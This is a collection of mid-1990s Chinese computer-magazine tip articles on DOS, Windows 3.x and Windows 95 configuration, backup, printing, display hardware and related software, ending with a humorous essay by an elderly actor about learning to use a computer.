怎样让机器启动时跳过 CONFIG.SYS 文件呢? 方法很简单：就是在微机启动还没有运行 CONFIG.SYS 时，按住 F8 键不放即可。之后，微机会把 CONFIG.SYS 文件中每条命行列出来，并询问是否执行。

Windows 95 与 DOS 初步比较

□安徽　王伟

Windows 95 是一个被认为不再依赖于 DOS、高度集成的操作系统，它提供了抢先式任务的核心，可以直接从图形用户界面启动。然而通过对 Windows 95 系统启动过程的全面剖析，我们得到这样的结论：Windows 95 仍与 DOS 有着千丝万缕的联系，它是 Windows 3.X 的延续。

在一台装有 Windows 95 与 DOS6.X 双平台的计算机上，分别进入 Windows 95、DOS6.X，对比根目录下的隐含文件，可以得到表 1、表 2。

表 1　　DOS6.X 平台下隐含文件列表

系统文件	在 Windows 95 下易名为
IO.SYS	IO.DOS
MSDOS.SYS	MSDOS.DOS
COMMAND.COM	COMMAND.DOS
CONFIG.SYS	CONFIG.DOS
AUTOEXEC.BAT	AUTOEXEC.DOS

备注 这些文件与安装 Windows 95 前完全一样


表 2　　Windows 95 平台下隐含文件列表

系统文件	在 DOS6.X 下易名为
IO.SYS	WINBOOT.SYS
MSDOS.SYS	MSDOS.W40
COMMAND.COM	COMMAND.W40
CONFIG.SYS	CONFIG.W40
AUTOEXEC.BAT	AUTOEXEC.W40

备注：MSDOS.SYS 为文本文件

通过这两张表，可以看出 Windows 95 确与 DOS 有着密切的联系。实际上 Windows 95 在安装时装载了一个 DOS 的修改版本，其中的 IO.SYS、MSDOS.SYS 就是 DOS，称之为 DOS7.0。在通常情况下，DOS7.0 能自动启动 Windows 95 图形界面，它是一个完全独立的字符模式操作系统，它可以不依赖于 Windows 95 而存在。在 DOS7.0 下能获得比 DOS6.X 下多 8K 左右的常规内存，能正常运行各种 DOS 程序及 Windows 3.X，甚至较之 DOS 6.X 下运行有过之而无不及。我们完全有理由认为 DOS 7.0 是 DOS 6.X 的升级，正因为如此，认为‘Windows 95=DOS 7.0+Windows 4.0’并非毫无根据。

如何运用WINDOWS备份和恢复文件



□江苏 黄建峰

大家知道，MS－DOS 中提供了 BACKUP.EXE 和 RESTORE.EXE 用来备份和恢复文件，这给广大用户提供了很大的方便。同样 WINDOWS 也可以用来备份或恢复文件，不少用户，却不知道如何运用 WIDOWS 来备份或恢复文件，笔者经过多次实践，实现了这一想法。下面以备份 C：\CCED\＊.＊为例说明整个过程：

(一)备份文件。启动 WINDOWS，在程序管理器的主菜单中选“窗口[W]”，然后将光带移动到应用程序，这时 WINDOWS 将开辟一个应用程序窗口，将鼠标移到 MWBACKUP 的图标上双击鼠标左键，然后再在 BACKUP 的图标上单击鼠标左键。

(1)若是第一次使用此 WINDOWS 的 MWBACKUP 备份文件，则屏幕提示：BACKUP 在这个系统中安装不正确，请重新安装或在 SYSTEM.INI 文件的[e386enh]中加入

device＝VFINTD.386

DMABUFFERSIZE＝32

做法是：退出 MWBACKUP，在 MS－DOS 的图标上双击鼠标左键，启动 MS－DOS EDITOR 编辑器，打开文件 SYSTEM.INI，移动光标到[e386enh]并插入上面两行句子，退出编辑器，重新启动 WINDOWS，这样刚才所加的两行才会生效。

(2)若不是第一次使用此 WINDOWS 的 MWBACKUP 备份文件，那么在备份文件时，只要直接启动 BACKUP，将 BACKUP TYPE(备份类型)设置成 FULL，在 Select Files 上击鼠标左键，这时在屏幕上出现两个窗口，左边一个是树形目录结构，右边是一个文件窗口，在左边窗口中查看子目录结构，右边是一 个文件窗口，在左边窗口中查看子目录 CCED 是否在当前窗口内，若不在，可把鼠标移至左框右边缘的向上或向下的箭头上并按下左键直至 CCED 子目录出现在窗口内，将鼠标移至 CCED 上按下左键选中 CCED 子目录，此时 CCED 子目录下的所有文件将全部列在右窗口中，你还可以在右窗中对文件作进一步的选择，选好备份的文件后，在最下面的提示行的 Include 上击鼠标左键，结果上面两个窗口消失，重新出现‘Include/Exclude files’窗口，最上面一行显示 C：\CCED，即刚刚被选中的目录，右边有‘确认’‘增加’‘删除’等几个按钮，在‘增加’上击鼠标左键，结果“C：\CCED\＊.＊”出现在“Include/Exclude files”窗口提示行中，同时你可将光带移至不要备份的文件或目录上然后再在“删除”上按鼠标左键，直至只剩下须备份的文件为止，最后再按‘确认’键。这样就选好了备份文件，然后就可以在 START BACKUP 上单击鼠标左键开始备份文件了，备份时屏幕上有两条红色的光带在移动，上面一条光带提示目标盘已使用的空间占整个磁盘空间的百分比，下面一条光带提示已备份的文件占所有文件的百分比，你可根据提示依次更换软盘。备份结束后，计算机会提醒你是否保存目前的设定，此时你可直接按 OK，结果在 C:\DOS 下有一个 DEFAULT.SET 文件。用 DOS 的 DIR 命令查看软盘中的文件，每一张磁盘上只有一个文件，编号依次为 CC61113A.001，CC61113A.002 等等，就如用 DOS 的 BACKUP 命令备份文件时，每张磁盘上都编有 BACKUP.001、CONTROL.001 等标号一样。

(二)恢复文件。恢复文件时，在应用程序窗口中 MWBACKUP 的图标上双击鼠标左键，激活 CATALOG 菜单，出现 Retrieve Catlog 窗口，窗口提示：From Drive A: 3.5′即从 A：驱动器上恢复文件，插入备份盘的最后一张磁盘，然后按 OK，这样计算机会记住一共有多少张备份，换插第一张盘，并将 RESTORE FILES 设置成 ALL FILES，在 START RESTORE 上按鼠标左键，会告诉你备份文件原来所在的目录路径为 C：\CCED，并提示你是否要改变此路径，若不改变，则直接按 OK 键，根据提示依次换盘即可完成恢复工作。

在WPS中如何实现双向打印

□湖北 姚义曼

在 WPS2.2F 中配接 LQ－1600K，打印输出时，打印机面板的打印方向控制键失效，而 WPS 本身的打印方向无论设置为单向或双向，打印机均单向打印，在对打印精度要求不高的情况下这无疑会减低工作效率。

实际上，WPS 中 LQ－1600K 打印机的单向或双向控制码在 WPS.CFG 文件中，可用 PCTOOLS 查找 LQ－1600K 的单向控制码 1B 55 01(即 ESC″U″01)，将它们改成双向控制码 1B 55 00 即(ESC″U″00)后，WPS 打印方向和密度就可直接用打印机和面板按键设置，从而可明显提高打印机速度。

COMMAND.COM 的妙用

□浙江 李卫平

COMMAND.COM 是 MS－DOS 的命令处理器，其基本功能是接收用户输入的命令，并执行相应的内部或外部命令。有 DOS 就有 COMMAND.COM，或许是太熟悉的缘故，对它的强大功能竟熟视无睹。

一、DOS shell 的实现

这里特意加上 .COM 后缀，目的是强调 COMMAND.COM 是一个可随意执行的 MS－DOS 外部命令，在你的应用程序中重新加载 COMMAND.COM 就可实现 DOS shell 功能。如在 Foxbase 中可运行“run c:\dos\Command”，要返回应用程序，只要键入“EXIT”。

二、扩展 DOS 环境

使用 DOS 中，有时会碰到"环境太小"的提示信息，原因是超出了 MS－DOS 环境的设置值。在 DOS5.X 和 DOS6.00 下缺省环境大小只有 256 字节，DOS6.22 也只有 272 字节。你可以在 CONFIG.SYS 文件中，利用 SHELL 命令和 COMMEAD.COM 的/E:NNNNN 开关来改变命令处理器的环境大小。其中 16 字节 <=NNNNN<=32768 字节，MS－DOS 自动把 NNNNN 转化为节的最大整数倍（1 节＝16 字节）。如下命令行把环境增加到 1024 字节：

shell=c:\dos\command/e:1024

三、批文件的嵌套

除了 DOS 内部命令 CALL，是否还有其它方法来实现批文件的相互调用？显然在一个批文件中直接调用另一个批文件是不完善的，因为在第二个批文件运行完后，不能将控制权交还给第一个批文件，因而会终止第一个批文件的运行。用 COMMAND.COM 的/C 开关可解决此问题。如在 BAT1.BAT 中加入如下命令行即可不中断调用 BAT2.BAT：

C:\DOS\command/c bat2

四、批文件的调试



COMMAND.COM 的/Y 开关指使 COMMAND.COM 单步执行由/C 或/K 指定的批命令。/C 和/K 的唯一区别是前者运行完成其后的命令直接返回，而后者必需用 EXIT 返回。/Y 开关对调试批文件是很有用的。如下命令行单步运行 MYBAT.BAT，执行中 COMMAND.COM 询问是运行当前行（Y）还是跳过（N）。其中/Y 必须和/C 或/K 一起使用，并且/Y 在前：

c:\dos\command/y/c mybat

以上方法在 DOS6.22 下验证通过。

小技巧三则




□山东 刘彦东

经过长期经验总结，再加上多方打听，笔者也总结了一些小技巧，现在贡献给大家：

一、快速更改目录名

原来笔者曾看到先建目录，然后拷贝，然后再删除的办法。此法不仅麻烦，且磨损机器，易发生错误。这时可用 DOS 命令 move：

move 源目录名　目标目录名

即可实现更改，但美中不足的是需 DOS6.0 及以上版本。

二、显示多个文本文件内容

TYPE 命令不支持通配符？和＊，要显示多个文件内容可用：

COPY 文件名 CON

文件名可用通配符？和＊，如果显示所有文件(如＊.TXT 文件)可用：

XCOPY ＊.TXT/S CON

三、显示 WPS 格式文件内容

用 WPS 编辑的文章含有 WPS 自己的文件头，一般不可 TYPE 显示其内容，但可用以下命令显示：

首先进入中文系统再键入：

COPY WPS 文件名/B CON

命令同样支持通配符？和＊。但如果是加密 WPS 文件，则显示的只是加密后的文件

以上命令全用基本 DOS 命令组成，愿广大读者多摸索，不断发现小技巧，贡献给大家。

Windows 3.X 程序管理器的权限设置


□江苏　陶翔宇

Program manager 是 Windows 的核心,它可以方便地进行 Windows 环境下的各种操作，并可以对 Windows 的一些参数进行重新设置,这样在教学或网络运行时很容易受到学生或用户的重新设置甚至造成破坏。而如果你进行了权限的设置就可以保留住自己的设置,防止一些意外的发生。

Program manager 权限的设置是通过在其配置文件 Progman.INI 中加入 [restrictions] 小节来达到的。此小节中的具体参数如下：


NoRun = 1

使 File 菜单中的 Run 命令失效变为浅灰色,这样用户只能启动程序项图标。



NoClose = 1

使 File 菜单中的"exit Windows"和控制菜单下的'close"命令都失效,即使按 ALT + F4 也没法退出 Windows。



NoFileMenu = 1

此项可删除整个 File 菜单,但用户仍可启动程序项图标,并可自由设置。

NosaveSetting = 1

EditLevel = n

此项为设置更改群组的权限。

当 n = 1 时　无法建立、删除和更换群组

当 n = 2 时　除了 n = 1 时的限制以外，还不能建立或删除程序项图标。

当 n = 3 时　除了 n = 2 时的限制以外，在 Properties 对话框的 command 一项设置也无法更换。

当 n = 4 时　除了 n = 3 时的限制以外，在 Properties 对话框中的所有命令都不改动。

如果读者从事计算机教学工作,可用以下设置

[restritions]

Nosavesettings = 1

EditLevel = 2

需注意的是 [restritions] 一节可放在 Program.INI 的任意小节处，一般放在开头。读者可用 Edit 或 WPS 等编辑软件,对它进行编辑,(WPS 需用 N 命令)如有兴趣大家不妨试试看。

本文以 Window 3.1 英文版为例，对中文版同样有效。

安装使用 WIN95 的几点经验

□天津　王寒星

Windows 95 界面友好,功能丰富,同时一些小问题却又让你摸不着头脑。我在安装和使用 Windows 95 的过程中总结了几点经验,供广大计算机爱好者参考。

一、硬件必须做到下面的最低要求：CPU 486X25,内存 8M，硬盘 120M，虽然在这种配置以下的机型上也可安装 Windows 95，但大多数时间你只能在计算机前看着硬盘灯发呆,中文 Windows 95 则更是这样。别以为升级机器很困难，其实现在的计算机散件很便宜，安装也很方便，快升级你的系统吧。

二、安装 Windows 95 之前必须有一个干净简洁的环境 ;你最好用 DOS6.22 和英文版的 WIN3.1 升级，把 DOS 和 WIN3.1 中的无用文件统统删掉，如壁纸文件等等，把 CONFIG 和 AUTOEXEC 文件中的 SMARTDRV 及无用项去掉，总之只留你最必须的，然后别忘了用 DEFRAG 整理一下硬盘。



三、安装 Windows 95 要用正版软件,兼容性比较好一些,最好在 DOS 下安装,安装过程中,你只按照向导的提示做就行了,但切记 :如果你没有网络硬件或调制解调器,则在显示组件列表中就不要选择关于网络和调制解调器的项目,如拨号网络等,否则在以后的启动中死机率会明显增加,记住 :只选择你已有硬件的对应项目。

四、安装完 Windows 95,如果你不再需要原来的 DOS6.22,你可以删去根目录中后缀为 DOS 的文件和 DOS 子目录，调整你的 Windows 95 到你最满意的状态，你就可以体会到它的丰富功能了，对了，还有一点就是 :如果你用的是中文 Windows 95,就尽量不要用碎片整理程序 DEFRAG,我在使用中发现,用的次数越多,故障率反倒增加。

以上是我在安装和使用 Windows 95 中的几点经验,仅作抛砖引玉吧。

浅谈显示器点距颜色内存

□四川 雷鸣

在购买和学习电脑时,经常会遇到显示器的点距、显示卡的颜色数及其内存大小等术语,同时电脑商家在向用户介绍电脑时也会一而再再而三地强调显示器、显示卡这些术语及其参数值,以证明其电脑是物超所值、货真价实的。对普通用户(或购机者)来说,由于不很了解这些术语到底代表什么以及如何确定这些术语的参数值,易盲目轻信商家所言,导致最终吃亏。本文将介绍这几个有关显示器和显示卡的概念的含义。

一、点距

荫罩(Shadow Mask)是显像管的造色机构,它是安装在荧光屏内侧的上面刻蚀有40多万个荫罩孔的薄钢板。大多数彩色显示器是使用一组三个电子枪来显示彩色的,荫罩孔的作用在于保证三个电子束共同穿过同一个荫罩孔,准确地激发彩色荧光粉,使红色、绿色、蓝色的光束分别激发红色、绿色、蓝色荧光粉。每个荫罩孔对应一个荧光粉点组,粉点组之间的距离就是我们通常所说的显示器的点距(或点间距),它的单位用mm(即毫米)表示。

这里值得一提的是部分不正当商家以次充好,用.31mm点距的显示器冒充.28mm的显示器。用户在购买时一定要注意这一点。

二、8位、16位、24位颜色

在谈到显示卡的颜色数量时,除了有256种、65535种等说法以外,为了更简单,也有8位、16位等说法。它们都是对显示卡所能表达颜色数量的不同说法而已。

我们知道,电脑的最小存贮单位是位(bit),1位就表示二进制的一个数值(0或1),8位为一个字节,2个字节为一个字,字节和字也是电脑的存贮单位。8位二进制数(即一个字节)能表示的最大十进制数是256,所以显示卡具有8位颜色就是指显示卡具有256种颜色;16位(即一个字)的二进制数能表示的最大十进制数是65535,所以16位颜色常指65000种颜色,以此类推,24位颜色表示1670000种颜色(即1.67M)。所以所谓的显示卡8位、16位、24位颜色也是对显示卡所表示的颜色数量的另一种说法。但它比称显示卡256、65535种颜色更简便。

三、显示内存

显示内存是安装在显示卡上的一种随机存储器,一般简称为VRAM。显示内存不仅是影响显示器分辨率和颜色数量的关键因素,同时还决定了电脑图形处理速度和屏幕显示速度的快慢(部分显示卡为此专门带有图形处理器)。随着多媒体技术的日益普及,显示卡上内存数量的大小越来越被人们所注意和重视。现在多媒体系统所要求达到的显示内存在1M以上,而有的专业用户甚至要求达到4M。

显示卡的分辨率越高,颜色位数越大,则显示内存也要求越大。例如:分辨率为1024×768则共有786432个像有点,在内存中占786432位,即占768642/8=98304个字节,如果要表示16位颜色,则要求的显示内存为1.5M(即显示内存=98304×16=1572864字节,约为1.5M)。如果要求的分辨率更高,颜色位数越多则显示内存就要求得更大,但VRAM越大就越贵。用户一定要根据自己的要求和工作性质决定VRAM的大小。

在购买电脑或显示器时一定要仔细验证显示器的点距、显示卡的内存等至关重要的参数值是否与电脑商家所言相符。对部分不太懂行的用户,笔者建议在购买显示器时注意以下几点:

1.请具有丰富经验的专业人员帮助购买,因为他们根据其使用经验能够判断出显示器的点距是否达到.28或.25。

2.购买显示器最好买名牌产品,在购买显示器时一定要仔细阅读使用说明书,进一步检查说明书上所标写的各项参数值是否与实际显示器相同,一定要注意显示器包装箱是否拆开过。

3.用自己所购买的显示器与电脑商家所用的同点距的显示器进行比较(因为电脑商家自己所用的显示器一般都是真正的.28或.25显示器)。具体来说可以用这两台显示器播放同一幅画面,用户通过这两幅画面进行比较。

Windows经验三则

□山东 王卉

1. 设置屏幕保护口令

工作中您难免要暂时离开一会，为了防止您的工作被人破坏，您不妨利用 Windows 提供给您的屏幕保护口令。进入主群组中的控制面板，双击“桌面”找到“屏幕保护程序”，单击“设置”钮，单击口令保护。启动口令设置，在新口令中输入一个易记又难被破译的口令，系统随即让您确认(重新输入新口令)，如果您不想更改，就单击“确认”即可退出。如果您要更改上次设立的口令，再按上述步骤进入口令设置，只要输入正确的旧口令，系统就会提示输入新口令，确认后即可生效。

注意:您必须设置屏幕保护，口令才能有效。

2.WINDOWS 的组合造字功能

当您进行文字编辑工作时，难免碰到计算机字库中没有的字，Windows 为您提供了良好的造字功能，其中包括手工造字和组合造字。对于绘画技能好的朋友来说，相信您对前者一定能够驾驭得很好。可对于基本功稍差的朋友来说，还是利用后者来得方便。

方法是:进入主群组中的造字程序，按 CTRL+L，弹出一个“装入字体”的窗口，在“文字[C]:”后输入一个有相关部首偏旁的字(比如造‘珍’字，输入一个带‘王’旁的字‘珠’)，按‘选定’钮，再按住鼠标左键选定你需要的部分(如选中‘王’旁)，单击确认钮，进入字体设计版面，此时出现的是一个虚线框，点一下鼠标左键原虚线框中就会出现你选定的部首偏旁 如你又反悔，不要点鼠标左键，直接再进行一次字体装入即可，或者利用文件菜单中的‘编辑[E]’中的‘复原/还原’均可取消上一次的操作。 同样，您可以按上述步骤进行另一个您需要的偏旁部首的选择。(如再按同样的步骤输入‘诊’，取右半部即可)。这样一个漂亮的新字就出现在您的系统字库中了。

注意:您在“装入字体”窗口中所选的部首偏旁的位置进入字体设计版面后虚线框都将在左方，如需要调整，先不要点鼠标左键确认，只要按住鼠标左键拖至您需要的位置即可。

3. 用自己的‘杰作’装点 WINDOWS 的界面

大家知道 WINDOWS 启动时，当其独有的 Windows 标志过去之后，就出现您为它选定的壁纸。久而久之，总是面对那几张图案，不免失去了新鲜感，为什么不自己动手来为 WINDOWS 设计一个新的美丽图案呢?

进入“附件”中的‘画笔’把你的灵感和电脑的智慧结合起来做一幅美丽的画卷，只要存盘时把该画面文件直接保存在“C:\WINDOWS”下就可以放心地退出了。再来到主群组中，打开控制面板中的‘桌面’，在壁纸选项中选中你刚刚存盘的文件名，单击一下确定键就可以看到你刚才的“大手笔”已经成为 Windows 的新壁纸了。

WINDOWS 下大型汉字的获得

□广西 梁华

出于某种需要，譬如招贴或宣传的需要，需要使用大的汉字。在 WINDOWS 下，有很多途径可以实现。

1. 直接使用 WINDOWS 提供的文字处理工具。WINDOWS 的书写器，WORD、EXCEL 以及 FOXPRO 的 REPORT 等，可以获得最大为 127 号的字体。

2. 使用中文之星的"艺术汉字"应用程序，可以获得最大为 10 厘米 X10 厘米的字体。

3. 通过“插入对象”的途径，可以获得更大的字体。

(1) 可提供字体的对象列表:WPS FRAME;MSDRAW，MICROSOFT 的艺术汉字;中文之星的艺术汉字。

(2) 在 WORD5.0 中插入对象，选用“插入”中的“对象”一项。

(3) 在 FOXPRO 中，在 GENERAL 字段中插入对象。

(4) 不足之处:虽然对象的字体可以很大，但 WINDOWS 对插入对象的大小做了限制，使得多余部分被剪切掉了。

4. 通过 WINDOWS 的画笔可直接得到最大为 9999 号的字体，不过一旦字体超出编辑屏幕的可视范围，移动画面会发现其余部分已被剪切掉。

5. 最大最可行的办法。

在 FOXPRO FOR WINDOWS 下，利用 FOXPRO 提供的强劲的‘SAY’语句能得到更大的字体，原则上可以得到无限大的字体，1000 号、2000 号、3000 号……只要你的打印机能把它打印出来，笔者曾尝试打印一个 2000 号的‘宋体’字体，结果只打印了一小部分，打印机 LQ1600K 就罢工了，因为超出了它的最大工作范围。这个方法的优点是不受 WINDOWS 的限制。

WINDOWS 小技巧两则

□广西　梁华

一、MOUSE 的安装

WINDOWS 是如此的聪明,它会检测你有没有设备然后才决定是否提供给相应的驱动程序。所以，如果没有安装鼠标而先安装 WINDOWS，则安装鼠标后,重新启动 WINDOWS 发现鼠标仍不能使用。使用 WINDOWS 的 SETUP 再次设置鼠标也仍然不能使用。把 MOUSE 安装得到的 MOUSE.COM 拷贝到 WINDOWS 目录,不行。

已经有了 MOUSE.COM ,为什么不能使用?

原来 WINDOWS 并不使用别人的 MOUSE.COM，必须使用自己的 MOUSE.DRV 驱动程序。所以首先拷贝相应的 MOUSE 驱动程序至 WINDOWS 目录,然后,

(1) 重新进入 WINDOWS，使用“主群组”中的“WINDOWS 设置程序”设置鼠标；

(2) 在 DOS 状态下运行 WINDOWS 目录下的 SETUP.EXE,把 MOUSE 一项设置为相应的驱动程序；

(3) 使用 DOS 的 EDIT 编辑 WINDOWS 的 SYSTEM.INI，把“MOUSE .DRV = ”一项修改为“MOUSE.DRV = MOUSE.DRV ”;

这三种方法都可以安装鼠标，其中第三种方法最为快捷。

换个角度看这个问题：如果你肯定要使用 WINDOWS 的话，那么就不要使用 MOUSE.COM，即使把它放到 UMB 中也占用了宝贵的内存，因为 WINDOWS 并不领情,它只用它自己的 MOUSE.DRV。

二、桌面中的‘图案’与‘壁纸’的区别

在中文 WINDOWS 中,由于翻译的不精确,图案和壁纸成了两个使人困惑的词语。而实际上图案(PATTERN) 仅仅是背景 BACKGROUND，而壁纸才是背景 FRONT。但我的壁纸已经覆盖了整个屏幕，还需要图案(PATTERN)干嘛?


(1)没有壁纸即‘壁纸’项选‘无’,图案充当壁纸，否则屏幕全黑；

(2)壁纸选‘中央’时,如果壁纸的尺度小于你的显示器像素范围(如 640X480)则空白部分由图案填补。


在以下两种情况下图案(PATTERN)失效：

(1)选择‘平铺’一项,则无论壁纸多大,它将重复使用直至铺满整个屏；

(2)选择‘中央’一项,且壁纸的尺寸大于你的显示器像素范围(如 640X480)。



使用 IMGDRIVE 时软驱恢复方法



□河北　刘春江　赵建文

贵刊 1996 年第三期登载了两篇关于 IMGDRIVE 使用方法的文章后，确使广大电脑爱好者获益匪浅。但是,这两篇文章均未介绍软驱还原的问题。

我们都知道,当首次运行 IMGDRIVE 之后,该软件常驻内存，并在内存上建立了一个盘符为 A：(或 B：)的虚拟盘,此时,实际上的软驱 A：(或 B：)就不能象往常那样进行读写等操作了。如果重新启动机器，虽说软驱得到了还原，且也从内存中清掉了 IMGDRIVE 的驻留程序，但这对于需要重复使用 IMGDRIVE 和软驱（品牌机多数配置一个软驱）的用户，带来了不便。那么，能不能在不增加重新启动机器次数的情况下，不从内存中清掉 IMGDRIVE 的驻留程序,又能使软驱恢复使用呢?回答是肯定的。解决这个问题是轻而易举的。下面就是在不用复新启动机器的情况下还原软驱的具体方法：

重新用 Ctrl + Alt + S + D + X 组合键激活 IMGDRIVE，当屏幕上弹出 IMGDRIVE 工作窗口时，连续按三次 Enter(回车键)，使光标落在 DRIVE(虚拟盘的盘符）的选项栏里，此选项栏中共有三个选项“A”、“B”、“O”,其中选项“O”就是该软件工具为还原软驱而设置的一个实用的功能选择，选定“O”后，按 Enter(回车键)确认,再按 ESC 键退出。这时,你就会发现，曾被虚拟盘替代的软驱又能进行读写等操作了。


在Windows95下快捷使用CCED5.03

□山东 刘润新

Windows95是一个很好的操作系统，在其支持下的字处理软件(WORD)功能也很强大，但是由于使用习惯、汉字处理方便程度及是否拥有WORD等字处理软件等诸多因素的影响，一部分用户仍然希望能在Windows95环境中使用已熟悉的中文字表编辑软件CCED。但是若在DOS与Windows95中不断切换来使用CCED则显得繁琐。经实践下面的办法可实现在Windows95下快捷使用CCED。

首先机器中应装有DOS汉字系统，本人使用的是UCDOS5.0，同时将CCED正确安装(本人使用的版本是CCED5.03)，使之能正确运行。并在硬盘根目录中建立一个批处理文件LL.BAT该文件的具体内容如下：

```
@ECHO OFF
CD\UCDOS
RD16 %1
KNL %2
RDPS
PRNT
LIMD JP
LIMD WB
C:\CCED1\CCED
```



然后启动Windows95，并在该系统上建立CCED的图标。具体过程如下：

选择“开始/设置/任务栏/开始菜单程序/添加”，在“创建快捷方式”中输入“c:\ll.bat”打“回车键”后，选用“Desktop”进入“下一步”在“为程序选定标题”中输入“CCED5.03”打“回车键”，在“选定图标”中选择一个喜欢的图标，单击“完成”，最后“确定”。这样就可以在Windows95中建立CCED图标。

该方法的使用过程是在Windows95中，“单击”‘CCED5.03’图标，便进入了CCED的编辑环境中，使用方法同以前在纯DOS环境下一样。需说明的是用这种方法来进行文字处理，不但可沿用过去积累的经验，同时可解决Windows95中汉字输入方法不十分丰富的弱点，用户可使用简拼、五笔字型等输入方法(当然可在LL.BAT中加入你所习惯的输入法)，另外当一文件编辑处理完成后按F1键，存盘退出CCED后，不是出现DOS提示符，而是呈现弹出式程序支持的“窗口方式”，需按Ctrl+C键方能回到Windows95环境中。

实现上述方法所使用的软硬环境为：IBM 586 P75，DOS6.22，UCDOS5.0，CCED5.03，Windows95中文升级版。

巧用WINDOWS剪贴板

□山东 岳宝铎

我们大家都知道：WINDOWS中有一剪贴板，在应用程序中定义一文件块，用户就可以并将其复制或剪切到剪贴板中，再利用“编辑”中的“拷贝”或“剪贴”命令，即可将所定义的块复制或移到用户所需要的地方。但当我们在应用程序中需要反复拷贝或剪贴不同程序或文件时，我们就需要不断地打开各个程序或文件、定义块将其拷贝或剪贴到剪贴板中，再将所定义的块复制或移到所需要的地方。这将是很麻烦的事情，特别是当有的块是反复使用时。我们可以将经常使用的块以剪贴板文件保存起来，以后只需调用剪贴板文件即可。具体操作如下：

定义块将其拷贝或剪贴到剪贴板，然后启动“剪贴板查看程序’来查看剪贴板上的内容。点击‘文件’菜单并选中“另存为”选项，可打开一“另存为”对话框并可输入一文件名，缺省扩展名是.CIP。以后只需在用到该块时，打开剪贴板查看程序中该文件就在剪贴板上出现以前所定义的块。这样，使用起来很方便。

使用Windows点滴

□北京 张大见

一、有时我们启动Windows时，并不想打开放入启动组中的程序，那么只需键入WIN，按下回车键，等Logo画面(有人也称标识画)出现后，按下Shift键即可。

二、用Win :↵(注:“↵为回车键,)启动Windows可跳过Logo画面，注意WIN与冒号之间有一空格。

以上是作者在使用Windows时的一点发现，你也不妨一试。

电脑让我不服老

□南京　王彻

“今年您多大了？”

“65了。怎么了？”

“嗯……没什么。我看今后这稿子您就甭请别人打了。只要您自己在稿纸上写清楚，寄给我们就行了……。”

“噢！不！那样不好。我能理解到当编辑的难处，有时候您们接到一篇东西，看上去不错，可就是字迹潦草，看起来还得连估带猜，费时费力。不用吧？怪可惜的。用吧？心里实在窝囊，对吧？这类稿子属于‘鸡肋’。再说，我还知道你们不是都‘换笔’了吗？您先甭摇头，我说的准没错！其实我这稿子不是请别人打的……”

“那您是？……”

“是我自己直接在电脑上创作的……”

“哎呀！是吗？这我可是完全没想到，您是什么时候学会用电脑的呢！您也能用电脑？！在我们编辑部有几位先生还不到55呢！居然公开宣布坚决不用电脑！谁要是强迫，他们就撂挑子提前退休……您真不服老啊！这简直是……”

这是我和一位编辑先生的对话。他奇怪的是我这么大岁数怎么也会用电脑？我奇怪的是他为什么认为我这么大岁数就不会用电脑？难道用电脑也得跟驾驶汽车一样有个年龄限制不成？哼！我们的国家可没这种规定。不服老？是的，我是不服老……不过，准确地说，是电脑让我不服老……唉！咳！到底上岁数了，话都说颠倒了不是？应该说是我先不服老用了电脑，电脑让我更加不服老了！其实说老实话，我这也是逼出来的，谁逼我？嘿嘿！是我自个儿逼我自个儿。要说啊！我是个话剧演员，在台上演了一辈子的戏，电影、电视剧也演了点儿。您该说了，这和电脑简直是‘八竿子打不着’，挨不上边儿啊？是的。可我不能不承认社会上的客观现实啊！戏剧不景气，话剧更不景气，电影电视剧选演员又总是要‘奶油小生’和‘靓女’，好不容易剧本里有个上了年纪的角儿，也都是让那些‘大腕儿’演员们给包了。哪还能轮得到我呀？唉！不说这些了……由于我的社会活动很多，再加上自己又总想写点儿东西，我就提出来要求离休（其实我已经是‘超期服役’了），没想到三次都没得到批准，按照党的统战政策，因为我是政协常委必须留到明年。可我又不能干等着不是？噢！非到了离休以后再拿起笔来呀！再说我也确实尝到了手写稿子的‘痛苦’，特别是最后誊清那功夫，心里火烧火燎的那股子味道，急不得恼不得，简直是只能意会不可言传……当然我也有个“隐私”，什么？这不是明摆着吗？我这个岁数的人不论干什么事儿都得抓紧，都得赶前不赶后啊！万一自己想写的东西还没来得及写呢，就上了火葬场，那不是‘死不瞑目’吗？

就因为如此，前年我下决心非买电脑不可。这在我们家可是件大事啊！首先要得到老伴儿的首肯啊！没有她的‘批准’那怎么成呢？当时摆在面前的是这笔钱到底是买空调？还是买电脑？说老实话，我们南京这地方是全国有名的“四大火炉”之一，买空调应该讲确实是当务之急，而买电脑可就……没想到老伴儿竟然同意了，只是给我提出一个问题，你会用吗？这么大岁数了还能学得会吗？人家都说学五笔字型得背字根，小青年还得下点儿功夫呢！你行吗？别买回来当摆设，要知道咱们可跟人家‘大款’比不了！

几个老哥们儿听说以后，这个说，你简直是疯了？！买什么不好？买台空调，图的是夏天凉快冬天暖和，买台大屏幕的彩电，再来上一部录像机，有多好。那个说，“听人劝吃饱饭”，还是买空调啊！在南京住着有台空调能让你们老夫妻俩多活两年。也有的说了，老王啊！咱们是‘挑水的回头——过井(景)了’别赶那个时髦儿了！噢！当然也有支持我的，有钱想买什么就买什么，怕什么？只要不犯法！买台电脑回来在家里玩玩儿游戏还能解闷儿呢！人都老了，还不能想干点儿什么就干点儿什么呀？买！唉！听了这些‘金玉良言”可真让我哭笑不得，这跟我的打算简直是‘猴儿吃麻花儿——满拧”……

